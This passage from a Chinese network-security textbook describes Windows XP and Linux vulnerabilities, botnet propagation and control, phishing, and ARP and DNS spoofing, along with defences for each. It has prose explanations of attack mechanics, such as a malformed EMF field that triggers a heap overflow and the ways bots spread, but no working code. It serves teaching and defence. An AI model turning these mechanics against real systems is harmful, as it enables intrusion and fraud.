热键功能是系统提供的一个服务（专指打开程序，使用程序的热键），从开始启动一直到出现登录界面，这个服务一直没有执行，当以某一用户的身份登录时，这个功能方才启动。执行之后，用户就可以使用用户自己设置（包括一些默认的热键）的热键了。假设一用户（他有管理员的身份，并以管理员登录）有事离开一段时间，他的计算机就暴露在没有保护的情况下了，这时 WindowsXP（这里提到的计算机的操作系统都专指 WindowsXP，而且该操作系统并没有设置屏幕保护程序和相应的密码）就非常聪明地自动实施了“自注销”。如果这种注销是真的注销了，那么这种安全措施显然是非常好的，但正如前面所讲，这种注销是假的，虽然其他人已经进不了机器，看不到计算机里的内容，但他们还可以使用热键，因为热键服务还没有停止。

这时一个有敌意的并且经验丰富的人就可以利用这些热键干一些事，最简单比如打开 N 个大程序，来破坏机器，可以打开并使用某个程序，特别是一些与网络有关的敏感程序（和服务）等，实际上这台计算机被他控制了一半。

（2）Windows 重定向器（WindowsRedirector）漏洞

该漏洞如果被恶意使用，普通用户就可能取得管理员权限，但好在该漏洞无法被远程恶意使用，因此其严重等级被设为第二级别，为“重要”级。

该安全漏洞在于访问本地及远程文件时所使用的“Windowsredirector”。由于 WindowsXP 中的 Windowsredirector 存在未经检测的缓冲区，因此如果有人发送某些特定的数据，就会引起缓冲区溢出，从而导致 OS 异常关闭，或者执行任意指令。

不过，不能注册到对象机器上的用户（没有账户的用户）将无法恶意使用此安全漏洞。要想恶意使用此漏洞，就必须以对话的形式登录到对象机器中，然后运行使用 Windowsredirector 的程序（比如“NETUSE”命令），并将特定数据读取到 Windowsredirector 中。

因此，恶意使用此漏洞的后果是普通用户（或者知道普通用户账号的攻击者）能够取得高于允许权限的“管理员权限”，即“权限提升”。提升权限后，就会允许普通用户变更原本不允许的设置，以及运行原本不允许运行的程序等。

（3）资源管理器内存破坏漏洞

WindowsXP 包含的资源管理器处理部分文件时存在问题，攻击者可以利用这个漏洞使资源管理器崩溃，造成拒绝服务。

一个畸形的.emf（Metafile，图形格式）文件可导致在 shimgvw.dll 中触发溢出。如果.emf 文件中的“totalsize”字段设置小于头字段（header）大小，explorer.exe 处理时会触发基于堆的溢出。

（4）帮助支持中心接口欺骗漏洞

帮助和支持中心可以提供用户集中化服务和帮助，如提供产品文档、判断硬件兼容性帮助、访问 Windows 更新、Microsoft 在线帮助等。用户和程序可以通过使用“hcp://”前缀执行 URI 链接来访问帮助和支持中心。

Microsoft WindowsXP 帮助和支持中心的接口可伪造，远程攻击者可以利用这个漏洞欺骗用户，访问恶意内容。通过恶意链接，攻击者可以伪造 WindowsXP 帮助和支持中心，从而达到欺骗用户并恶意获取用户信息等目的。

（5）ANI 安全漏洞

目前国内外的很多网站都开始利用该漏洞传播恶意软件及盗号木马、蠕虫病毒。该漏洞的利用程序通常伪装成一个图片，只要点击了带有恶意代码图片的网站或邮件，就会被感染上恶意程序，并且无论是 IE6 或 IE7，或者是 FireFox\Opera 等非 IE 浏览器。无论是 WindowsNT\2000\XP\2003\Vista 操作系统都有被感染的可能，其他网络应用软件如 QQ、MSN、各种邮件软件、RSS 软件等也可能受到该漏洞的影响。一旦没有补丁的机器打开了包含恶意代码的网站或邮件病毒或恶意程序就会立即悄悄在后台运行，在没有任何反应的情况下使用户的机器中上盗号木马、恶意广告软件、蠕虫病毒等等。请注意 Windows 资源管理器也会处理一些文件扩展名的 ANI 文件，如.ani、.cur、.ico 等。

2．其他操作系统的安全漏洞

除了微软公司的 Windows 操作系统以外，其余的几种常见的操作系统如 Linux、Unix 等，其各种不同版本也或多或少地存在某些安全漏洞，尽管它们的推崇者一向认为 Unix 类的系统比 Windows 要安全许多。

例如，Linux 操作系统的核心部位就曾出现一个安全漏洞（2003 年 3 月），该漏洞能使那些只许可登录某机器的局部用户获得“根目录”访问权，并对该机器进行完全控制。这种局部缺陷造成的不良后果比远程缺陷要轻，远程缺陷能让网络攻击者接管某机器，即使这些攻击者连基本的用户账号都没有。这个故障影响到 Linux 的“ptrace”组件，该组件有助于发现软件中的缺陷。

Linux 内核在处理畸形 ELF 二进制文件时也存在问题，本地攻击者可以利用这个漏洞进行拒绝服务攻击。该问题在 execve()系统函数处理畸形 ELF 程序时触发。

LinuxKernelSamba 是用于共享的应用系统。当执行远程 Samba 共享系统上的文件时没有进行充分完整性检查，本地攻击者可以利用这个漏洞提升权限。问题存在于 smbmnt 中，当安装 Samba 时，部分 Linux 系统以 SETUIDROOT 属性安装，由于执行共享系统

上的文件时缺少充分完整检查，任何拥有本地账户的攻击者如果他们可以设置一个Samba 服务器并能从目标机器上挂接，就可能获得 root 用户权限。

惠普高端 Unix 操作系统也曾发现一些安全漏洞（2004 年 1 月）。这些安全漏洞可能使攻击者控制服务器或者使服务器离线。惠普的 Tru64Unix 操作系统在执行 IPsec（互联网协议安全）和 SSH（安全外围程序）程序时会出现可被攻击者利用的安全漏洞，这两个严重的安全漏洞都出现在这种操作系统的关键组件中，并且都能够让恶意用户控制服务器或者发动拒绝服务攻击。SSH 用于向服务器安全地发送指令，IPSec 用于创建虚拟专用网，以便通过网络在计算机之间传递加密的信息。

针对系统漏洞，应当及时更新系统补丁，如果是 Windows 系统可以利用 WindowsVulnerabilityScanner 这个工具进行系统漏洞维护。如果是 Linux 系统，可以利用 sXid、LSAT 等主机扫描和 Nmap、Nessus 等网络扫描工具发现漏洞。

3.3.6 僵尸网络

僵尸网络（Botnet）是指采用一种或多种传播手段，将大量主机感染 bot 程序（僵尸程序），从而在控制者和被感染主机之间所形成的一个可一对多控制的网络，如图 3-42 所示。在 Botnet 的概念中有这样几个关键词。bot 程序是 robot 的缩写，是指实现恶意控制功能的程序代码；僵尸计算机就是被植入 bot 的计算机；控制服务器（ControlServer）是指控制和通信的中心服务器，在基于 IRC（InternetRelayChat，因特网中继聊天）协议进行控制的 Botnet 中，就是指提供 IRC 聊天服务的服务器。

Botnet 首先是一个可控制的网络，这个网络并不是指物理意义上具有拓扑结构的网络，它具有一定的分布性，随着 bot 程序的不断传播而不断有新位置的僵尸计算机添加到这个网络中来。其次，这个网络是采用了一定的恶意传播手段形成的，例如主动漏洞攻击，邮件病毒等各种病毒与蠕虫的传播手段，都可以用来进行 Botnet 的传播，从这个意义上讲，恶意程序 bot 也是一种病毒或蠕虫。最后一点，也是 Botnet 的最主要的特点，就是可以一对多地执行相同的恶意行为，比如可以同时对某目标网站进行分布式拒绝服务（DDos）攻击，同时发送大量的垃圾邮件等，而正是这种一对多的控制关系，使得攻击者能够以极低的代价高效地控制大量的资源为其服务，这也是 Botnet 攻击模式近年来受到黑客青睐的根本原因。在执行恶意行为的时候，Botnet 充当了一个攻击平台的角色，这也就使得 Botnet 不同于简单的病毒和蠕虫，也与通常意义的木马有所不同。

3.3.6.1 Botnet 的工作过程

Botnet 的工作过程包括传播、加入和控制三个阶段。一个 Botnet 首先需要的是具有一定规模的被控计算机，而这个规模是逐渐地随着采用某种或某几种传播手段的 bot 程序的扩散而形成的，在这个传播过程中有如下几种手段：

① 主动攻击漏洞。其原理是通过攻击系统所存在的漏洞获得访问权，并在 Shellcode 执行 bot 程序注入代码，将被攻击系统感染成为僵尸主机。属于此类的最基本的感染途

径是攻击者手动地利用一系列黑客工具和脚本进行攻击，获得权限后下载 bot 程序执行。攻击者还会将僵尸程序和蠕虫技术进行结合，从而使 bot 程序能够进行自动传播，著名的 bot 样本 AgoBot，就是实现了将 bot 程序的自动传播。




图 3-42 僵尸网络示意图

② 邮件病毒。bot 程序还会通过发送大量的邮件病毒传播自身，通常表现为在邮件附件中携带僵尸程序以及在邮件内容中包含下载执行 bot 程序的链接，并通过一系列社会工程学的技巧诱使接收者执行附件或点击链接，或是通过利用邮件客户端的漏洞自动执行，从而使得接收者主机被感染成为僵尸主机。

③ 即时通信软件。利用即时通信软件向好友列表发送执行僵尸程序的链接，并通过社会工程学技巧诱骗其点击，从而进行感染，如 2005 年年初爆发的 MSN 性感鸡（Worm.MSNLoveme）采用的就是这种方式。

④ 恶意网站脚本。攻击者在提供 Web 服务的网站中在 HTML 页面上绑定恶意的脚本，当访问者访问这些网站时就会执行恶意脚本，使得 bot 程序下载到主机上，并被自动执行。

⑤ 特洛伊木马。伪装成有用的软件，在网站、FTP 服务器、P2P 网络中提供，诱骗用户下载并执行。

通过以上几种传播手段可以看出，在 Botnet 的形成中传播方式与蠕虫和病毒以及功能复杂的间谍软件很相近。

在加入阶段，每一个被感染主机都会随着隐藏在自身上的 bot 程序的发作而加入到 Botnet 中去，加入的方式根据控制方式和通信协议的不同而有所不同。在基于 IRC 协议的 Botnet 中，感染 bot 程序的主机会登录到指定的服务器和频道中去，在登录成功后，在频道中等待控制者发来的恶意指令。

在控制阶段，攻击者通过中心服务器发送预先定义好的控制指令，让被感染主机执行恶意行为，如发起 DDos 攻击、窃取主机敏感信息、更新升级恶意程序等。

3.3.6.2　Botnet 的分类

Botnet 根据分类标准的不同，可以有许多种分类。按 bot 程序的种类分类：

① Agobot/Phatbot/Forbot/XtremBot。这可能是最出名的僵尸工具。防病毒厂商 Spphos 列出了超过 500 种已知的不同版本的 Agobot（Sophos 病毒分析），这个数目也在稳步增长。僵尸工具本身使用跨平台的 C++写成。Agobot 最新可获得的版本代码清晰并且有很好的抽象设计，以模块化的方式组合，添加命令或者其他漏洞的扫描器及攻击功能非常简单，并提供像文件和进程隐藏的 Rootkit 能力在攻陷主机中隐藏自己。在获取该样本后对它进行逆向工程是比较困难的，因为它包含了监测调试器（Softice 和 O11Dbg）和虚拟机（VMware 和 VirtualPC）的功能。

② SDBot/RBot/UrBot/SpyBot/。这个家族的恶意软件目前是最活跃的 bot 程序软件，SDBot 由 C 语言写成。它提供了和 Agobot 一样的功能特征，但是命令集没那么大，实现也没那么复杂。它是基于 IRC 协议的一类 bot 程序。

③ GT-Bots。GT-Bots 是基于当前比较流行的 IRC 客户端程序 mIRC 编写的，GT 是（GlobalThreat）的缩写。这类僵尸工具用脚本和其他二进制文件开启一个 mIRC 聊天客户端，但会隐藏原 mIRC 窗口。通过执行 mIRC 脚本连接到指定的服务器频道上，等待恶意命令。这类 bot 程序由于捆绑了 mIRC 程序，所以体积会比较大，往往会大于 1MB。

按 Botnet 的控制方式分类：

① IRCBotnet 是指控制和通信方式为利用 IRC 协议的 Botnet，形成这类 Botnet 的主要 bot 程序有 spybot、GTbot 和 SDbot，目前绝大多数 Botnet 属于这一类别。

② AOLBotnet 与 IRCBot 类似，AOL 为美国在线提供的一种即时通信服务，这类 Botnet 是依托这种即时通信服务形成的网络而建立的，被感染主机登录到固定的服务器上接收控制命令。AIM-Canbot 和 Fizzer 就采用了 AOLInstantMessager 实现对 Bot 的控制。

③ P2PBotnet。这类 Botnet 中使用的 bot 程序本身包含了 P2P 的客户端，可以连入采用了 Gnutella 技术（一种开放源码的文件共享技术）的服务器，利用 WASTE 文件共享协议进行相互通信。由于这种协议分布式地进行连接，就使得每一个僵尸主机可以很方便地找到其他的僵尸主机并进行通信，而当有一些 bot 被查杀时，并不会影响到 Botnet 的生存，所以这类的 Botnet 具有不存在单点失效但实现相对复杂的特点。Agobot 和 Phatbot 采用了 P2P 的方式。

3.3.6.3　僵尸网络的防御方法

目前比较流行的基于 IRC 协议的 BotNet 防御方法，主要有使用蜜网技术、网络流量研究以及 IRCserver 识别技术。

1．使用蜜网技术

蜜罐技术是一种欺骗入侵者以达到采集黑客攻击方法和保护真实主机目标的诱骗技术。而蜜网技术就是包含了一个或多个蜜罐的一个网络体系架构，在架构中同时保证了网络的可控性，以及提供多种工具以方便对攻击信息的采集与分析。使用蜜网技术研

究 BotNet 首先通过蜜罐尽可能地得到各种流传在网络中的 bot 程序样本，通过一定的技术手段获得隐藏在代码中的登录 BotNet 的所需属性，如 BotNet 服务器地址、服务端口、登录所使用到的用户名称等，具备这些条件后，就可以使用一个编制的模拟客户端加入到 BotNet 中，收集更多的信息。这种方法的优点是能够有效地捕获比较活跃的 BotNet，并且准确率也比较高，同时，由于可以获得程序中包含的一些特征值，可以对 BotNet 进行更深层次的研究。但这种方法对于不再传播的 BotNet 是无法捕获的。3.36 小节将详细讲述密罐技术。

2. 网络流量研究

网络流量的研究是通过分析 BotNet 中僵尸主机的行为特征，将僵尸主机划分为长期发呆型和快速加入型。如果僵尸主机在 BotNet 中存在，那么它会有三个较明显的行为特征，一是通过蠕虫传播的僵尸程序，大量的被其感染计算机会在很短的时间内加入到同一个 IRCserver 中；二是僵尸主机一般会长时间在线；三是僵尸主机作为一个 IRC 聊天用户，在频道内长时间不发言。这样，将第一种行为归入快速加入型，将第二、第三种行为归入长期发呆型。通过研究这两类计算机行为的网络流量变化，就可以实现对 BotNet 的判断。这种方法能够通过对网关流量的分析来判断 BotNet 存在的可能性，但 BotNet 的流量往往会淹没在海量的网关流量中，很难有效地区分出来。

3. IRCServer 识别技术的研究

通过登录实际的基于 IRC 协议的 BotNet 的服务器端，可以看到，攻击者为了保护自己隐藏 IRC 服务器的部分属性。同时，通过对 Bot 程序代码的分析，可以看到，当被感染主机加入到控制服务器时，在服务器端能够表现出许多具有规律性的特征，归纳总结后就形成了可以用来判断基于 IRC 协议的 BotNet 的服务器端的规则，这就可以确定出 BotNet 的位置、规模、分布等，为下一步的工作提供支持。

3.3.7 网络钓鱼

网络钓鱼（Phishing，与钓鱼的英语 fishing发音相近，又名钓鱼法或钓鱼式攻击）是通过大量发送声称来自于银行或其他知名机构的欺骗性垃圾邮件，意图引诱收信人给出敏感信息（如用户名、口令、账号ID、ATMPIN码或信用卡详细信息）的一种攻击方式。最典型的网络钓鱼攻击将收信人引诱到一个通过精心设计与目标组织的网站非常相似的钓鱼网站上，并获取收信人在此网站上输入的个人敏感信息，通常这个攻击过程不会让受害者警觉。它是“社会工程攻击”的一种形式。

网络营销中一些有效的、具有可操作性的防范措施和技巧很多，这里介绍一些主要方法。

1. 申请并安装数字证书

数字证书是驾驶执照、护照和会员卡的电子对应物。可以通过出示电子数字证书来证明身份从而获得访问在线信息或服务的权利。数字证书将身份绑定到一对可以用来加

密和签名数字信息的电子密钥。能够验证一个人使用给定密钥的权利，这有助于防止有人利用假密钥冒充，确保交易中各方身份的真实。数字证书由 CA 认证中心发放并使用。被广泛接受的数字证书格式由 CCITTX.509 国际标准定义；因此任何符合 X.509 的应用程序都可读写证书。

数字证书可以向银行或第三方安全认证机构去申请。中国金融认证中心（CFCA，ChinaFinancialCertificationAuthority）就是金融行业权威的第三方安全认证机构。也是数字证书的发放机构。申请 CFCA 证书，可以到已经获该证书审批的多家商业银行进行申请。银行会把申请人的信息传送到 CFCA，经审核后，申请人会获得相应的密码，凭这些密码就可登录到 CFCA 的网站下载数字证书，并把它保存在 USBKEY（电子钥匙）上。作为提供权威数字证书的第三方，如果是由于 CFCA 原因使客户受到损失，CFCA 会承担相应的赔偿责任。目前标准是企业客户最高赔偿 80 万元，个人客户最高赔偿 2 万元。

2．规范使用操作

实践证明：规范使用操作其实是一种非常简单的自我保护方式。可以从连接来源、证书使用场合等方面，通过规范使用场合来规避和预防网络诈骗案件的发生。

- 做到“三及时一避免”。及时安装并升级杀毒软件；及时安装个人防火墙；及时安装操作系统补丁，避免下载来路不明的文件。
- 不在不安全的地点进行在线交易。使用网络银行时，选择使用网络凭证及约定账户方式进行转账交易，不要在网吧、公用计算机上和不明的地下网站做在线交易或转账。
- 不盲目接受英文邮件。大部分的“网络钓鱼”信件是使用英文，除非在国外申请该服务，不然应该收到的一般应是中文信件。遇到可疑信件不随意打开，也可转发给网络安全机构。
- 认真查对短信的来源。对银行发来的手机短信，如涉及到账号问题要和银行进行验证性电话确认。
- 对要求重新输入账号信息要进行电话验证。只要接到“要求重新输入账号，否则将停掉信用卡账号”之类的邮件应提高警惕性。不仅不要回复或者点击邮件的链接，而且可以使用电话联系对该信息的真伪进行确认。
- 访问网站一定使用浏览器直接访问。输入网址前，有必要确认网址的来源。特别是在信箱中经常会收到一些莫名其妙的来信，切不可随意点击邮件中的链接和随意使用短信即时通信工具如 QQ、MSN 等。

3.3.8　网络欺骗

3.3.8.1　ARP 欺骗

1．ARP 欺骗原理

ARP 原理：某机器 A 要向主机 C 发送报文，会查询本地的 ARP 缓存表，找到 C 的

IP 地址对应的 MAC 地址后，就会进行数据传输。如果未找到，则广播一个 ARP 请求报文（携带主机 A 的 IP 地址 Ia——物理地址 AA:AA:AA:AA），请求 IP 地址为 Ic 的主机 C 回答物理地址 Pc。网上所有主机包括 C 都收到 ARP 请求，但只有主机 C 识别自己的 IP 地址，于是向 A 主机发回一个 ARP 响应报文。其中就包含有 C 的 MAC 地址 CC:CC:CC:CC，A 接收到 C 的应答后，就会更新本地的 ARP 缓存。接着使用这个 MAC 地址发送数据（由网卡附加 MAC 地址）。因此，本地高速缓存的这个 ARP 表是本地网络流通的基础，而且这个缓存是动态的。

ARP 协议并不只在发送了 ARP 请求才接收 ARP 应答。当计算机接收到 ARP 应答数据包的时候，就会对本地的 ARP 缓存进行更新，将应答中的 IP 和 MAC 地址存储在 ARP 缓存中。因此，局域网中的机器 B 首先攻击 C 使 C 瘫痪，然后向 A 发送一个自己伪造的 ARP 应答，而如果这个应答是 B 冒充 C 伪造来的，即 IP 地址为 C 的 IP，而 MAC 地址是 B 的，则当 A 接收到 B 伪造的 ARP 应答后，就会更新本地的 ARP 缓存，这样在 A 看来 C 的 IP 地址没有变，而它的 MAC 地址已经变成 B 的了。由于局域网的网络流通不是根据 IP 地址进行，而是按照 MAC 地址进行传输。如此就造成 A 传送给 C 的数据实际上是传送到 B。这就是一个简单的 ARP 欺骗，如图 3-43 所示。




图 3-43 ARP 欺骗

2. ARP 欺骗的防范措施

① 在 winxp 下输入命令：arp-s gate-way-ip gate-way-mac 固化 arp 表，阻止 arp 欺骗。

② 使用 ARP 服务器。通过该服务器查找自己的 ARP 转换表来响应其他机器的 ARP 广播。确保这台 ARP 服务器不被黑。

③ 采用双向绑定的方法解决并且防止 ARP 欺骗。

④ ARP 防护软件—ARPGuard。通过系统底层核心驱动，无须安装其他任何第三方

软件（如 WinPcap），以服务及进程并存的形式随系统启动并运行，不占用计算机系统资源。无需对计算机进行 IP 地址及 MAC 地址绑定，从而避免了大量且无效的工作量。也不用担心计算机会在重启后新建 ARP 缓存列表，因为此软件是以服务与进程相结合的形式存在于计算机中，当计算机重启后软件的防护功能也会随操作系统自动启动并工作。

3.3.8.2　DNS 欺骗

DNS 欺骗是一种比较常见的攻击手段。一个著名的利用 DNS 欺骗进行攻击的案例，是全球著名网络安全销售商 RSASecurity 的网站所遭到的攻击。其实 RSASecurity 网站的主机并没有被入侵，而是 RSA 的域名被黑客劫持，当用户连上 RSASecurity 时，发现主页被改成了其他的内容。

1．DNS 欺骗的原理

DNS 欺骗首先是冒充域名服务器，然后把查询的 IP 地址设为攻击者的 IP 地址，这样的话，用户上网就只能看到攻击者的主页，而不是用户想要取得的网站的主页了，这就是 DNS 欺骗的基本原理。DNS 欺骗其实并不是真的“黑掉”了对方的网站，而是冒名顶替、招摇撞骗罢了。

2．DNS 欺骗的现实过程

如图 3-44 所示，www.xxx.com的 IP 地址为 202.109.2.2，如果 www.angel.com 向 xxx.com 的子域 DNS 服务器查询www.xxx.com的 IP 地址时，www.heike.com 冒充 DNS 向 www.angel.com 回复www.xxx.com的 IP 地址为 200.1.1.1，这时 www.angel.com 就会把 200.1.1.1 当www.xxx.com的地址了。当 www.angel.com 连www.xxx.com时，就会转向那个虚假的 IP 地址了，这样对www.xxx.com来说，就算是给黑掉了。因为别人根本连接不上他的域名。

